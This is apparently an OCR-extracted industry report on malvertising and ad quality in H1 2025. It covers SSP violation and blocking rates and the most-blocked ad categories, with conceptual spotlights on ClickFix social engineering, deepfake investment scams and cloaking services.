
Real-world impact

A long-run study of 35M Pandora users* found that more ads per hour reduced listening behavior, shortened session times, and drove more users to paid, ad-free subscriptions.

* Goli, Huang, Reiley & Riabov. "Measuring Consumer Sensitivity to Audio Advertising: A Long-Run Field Experiment on Pandora Internet Radio"

Key stats

- Weighted average: **0.96%**
- Above-average performers: **7 of 13 SSPs**



1 in 69 ads delivered by Google was a security threat. When you combine security and quality violations, the rate jumps to 1 in 55.

That's the equivalent of scrolling your feed and hitting a bad ad every single minute.

Blocking Patterns Mirror Market Pressure

Publisher blocking choices mirror economic shifts and regulatory flashpoints. In H1 2025, three categories dominated blocked ads: gambling, pharmaceuticals, and cryptocurrency.

Confiant allows publishers to block creatives across 100+ different ad categories.

Blocked = impressions prevented for policy/quality reasons. Category taxonomy aligned to MAQ Quality/Policy definitions.


Key points:

Gambling (44%) — highest level on record. U.S. gambling ad spend topped $2B in 2024, fueled by sports betting and rising scrutiny.*

Pharmaceuticals (12%) — driven by concerns over misleading claims. The FDA prioritized online drug ad enforcement in 2024.**

Cryptocurrency (11%) — surged from niche to mainstream. Crypto scams cost victims $5.6B in 2023, underscoring ad integrity risks.***

*"U.S. sports gambling revenue" / Statista
**FDA Enforcement Trends
*** "2023 Cryptocurrency Fraud Report" / FBI Internet Crime Complaint Center (IC3)




ALLOWED VS. BLOCKED VIOLATION RATES

Blocking Rates Vary Widely

SSP block rates range from 0.23% to 0.93% of impressions, with an industry average of 0.44%.

Stricter filtering protects users and partners, but may trim short-term fill. Looser filtering preserves revenue in the moment but increases long-term risk and reputation cost.



MOST BLOCKED AD CATEGORIES

Quality Patterns Reveal Platform Priorities


Across SSPs, the mix of quality violations reflects where platforms choose to enforce, optimize, or tolerate.

Examples:
Heavy Ads dominate across most SSPs.
Google's main issue is Misleading Claims.
Sharethrough shifted dramatically: in 2024, over half its issues were auto video — today, it's among the best-controlled.

Why it matters:

- Heavy Ads slow pages and drive bounces.
- Auto video hijacks attention without consent.
- Misleading claims erode credibility and manipulate urgency.


Even without malware, these formats reduce engagement and damage brand trust.



Where Trust Meets Scale

The sweet spot is the **low-violation**, **high-scale quadrant**: reach without sacrificing safety.

Google dominates in overall volume but sits in the high-security-violation zone. By contrast, **SSP-G**, **Sharethrough**, **SSP-M**, and **SSP-C** operate at lower violations with moderate scale, earning a reputation premium with buyers and brands.



Threat Patterns


Hacking is not magic.
There are methods.
And they are concrete.

- Eva Galperin

Evolving Threats Redefine Risk

Cybercriminals started 2025 with familiar tactics. Fake download updates and forced redirects dominated the first half of the year. But by late spring, they'd shifted to newer tools like AI deepfakes and social engineering kits.

These groups now rotate their methods like marketing campaigns, pushing one approach hard before switching to stay ahead of security defenses. The constant rotation creates an unpredictable landscape where successful attacks can quickly reach millions of users and disrupt digital advertising markets impressions delivered per threat.



Key Threat Types And Their Impact

In H1 2025, the ad ecosystem was exploited to deliver a wide range of harm to internet users exposed to ads.

These threats included malware-as-a-service payloads like infostealers, as well as large-scale phishing campaigns, tech support scams, and investment fraud. Threat actors employed increasingly sophisticated techniques — such as cloaking, compromising advertiser websites, and taking over ad accounts — to reach audiences and evade detection. Here are the top 4 threats:


Threat type	Tactics	Business Impact	Persistence	Key Actors	User Harm
Malware-as-a-Service	ClickFix, Website Compromises, ClickFix, Cloaking	Erodes user trust and partner confidence, leading to compliance actions and lost revenue.	High — active for 5+ years, constantly adapting	SocGholish, ClearFake, HEX6C6, BellaTrix	Malware infection via clipboard hijack; consumer device takeover
Investment Scams	Cloaking, AI deepfake ads and celebrity/news impersonation	Undermine ad confidence and invite scrutiny. AI-driven impersonation scams causing $10K+ losses rose 4x since 2020. (FTC)	High — growing fast in 2025 with AI adoption	FaiKast, Up481	Direct financial loss, reputational damage for platforms
Tech Support Scams	Cloaking, Domain Churn	Exploit user trust in legitimate ads through false system alerts and urgent warnings.	Medium–High — regional focus, persistent tactics	QuizTSS, WildeTSS, PiranhaCPF, Aalgmor	Financial exploitation, remote access
Forced Redirects	Forced Redirects, Obfuscation, Domain Churn	Degrade user experience and trust. Inflate invalid traffic and drive churn that impacts yield and advertiser relationships.	High — resilient infrastructure, repeat offenders	ScamClub, DCCBoost, D-Shortiez	Phishing, Tech Support Scams, Giveaway scams

Threat Spotlight: ClickFix

WEAPONIZED SOCIAL ENGINEERING


What It Is:
ClickFix is not a single toolkit, but a weaponized social engineering attack used by multiple bad actors to deliver MaaS payloads. It mimics everyday user prompts, like captchas, that trick people into pasting and running malicious code.

How It Works:
Instead of exploiting software vulnerabilities, ClickFix exploits human trust in familiar UX patterns:



Victim clicks an ad and lands on a compromised or cloaked landing page

User sees fake captcha, browser update, or PDF download prompt



Victim falls for social engineering and a keyboard hijack quietly copies malicious code to their clipboard

User opens terminal and pastes script, triggering malware download without realizing

Threat clusters using ClickFix in Aug 2025:

SocGholish → Stealthily blends into adtech
ClearFake → Etherhiding
BellaTrix → Multi-staged redirects
KongTuke→ Fake captcha

Cloaked campaigns through display ads → Uncloak to ClickFix payloads

Scale and Impact:
Social engineering is the #1 cause of breaches — **74% of security incidents globally involved the human element.***
Currently popular payloads include infostealers like LummaStealer and AMOS Stealer.

*Verizon. 2024 Data Breach Investigations Report (DBIR)

Industries Targeted:
Consumer devices & apps, financial services (banking credentials, crypto wallets), e-commerce & retail (fake delivery notices as lures).

Why It Matters:
ClickFix bypasses technical defenses entirely by exploiting human trust in everyday interfaces. **Multiple threat clusters are now using it.**


Threat Spotlight: Investment Scam Deepfakes

SYNTHETIC TRUST AT SCALE

What It Is:
AI deepfakes are moving beyond entertainment into fraud. Criminals generate convincing video and audio impersonations of trusted figures including financial experts, journalists, or even doctors to push scams at scale.

Scale and Impact:
Fraud losses facilitated by generative AI technologies are predicted to escalate to **$40 billion in the United States by 2027**.* **Impersonation scams causing $10K+ losses rose 4× from 2020-2025, now powered by AI personas.****

How It Works:
By cloaking their ads and mimicking public figures or trusted news sources, bad actors exploit familiarity to make scams look credible:



Ad slot purchased on legitimate platform

AI deepfake video generated using trusted figure's likeness

Video ad served to unsuspecting users

Scam promoted using borrowed credibility

Industries Targeted:
Financial & investment (deepfake "experts" front fake investment platforms), politics & news (impersonations spread disinformation), healthcare (fake doctors promoting miracle cures).

Why It Matters:
People trust familiar faces. When ads blur truth and fraud, trust in advertising diminishes further. Detection points include ad verification, AI-content detection, and brand safety filters, but the technology is rapidly outpacing defenses.

* **Deloitte.** Deepfake fraud and the rise of generative AI: How financial institutions can prepare for a $40 billion problem.

** **Federal Trade Commission (FTC).**
Imposter Scams: How AI Is Supercharging a Growing Threat.


Threat Spotlight: Cloaking

INDUSTRIAL-SCALE DECEPTION


What It Is:
Cloaking provides scammers with an industrial-scale infrastructure and a suite of tools to run cloaked malvertising campaigns that evade detection. These cloaked campaigns result in various user harm, such as investment scams, phishing attacks, malicious landing pages, gambling sites, and fakes new stories about health products.

How It Works:
Deception rented at scale:

Clean creative submitted to ad platform for review



Cloaking engine activated to show different content to users vs. reviewers



Real users served scam content while reviewers see compliant ads

Fraud campaign scales across multiple platforms and regions

Scale and Impact:
"It's an arms race where cloaking services help attackers control who sees what online, masking malicious activity and tailoring content per visitor in real time."*
These services exploit platform loopholes like "social casino" ads to bypass policies.

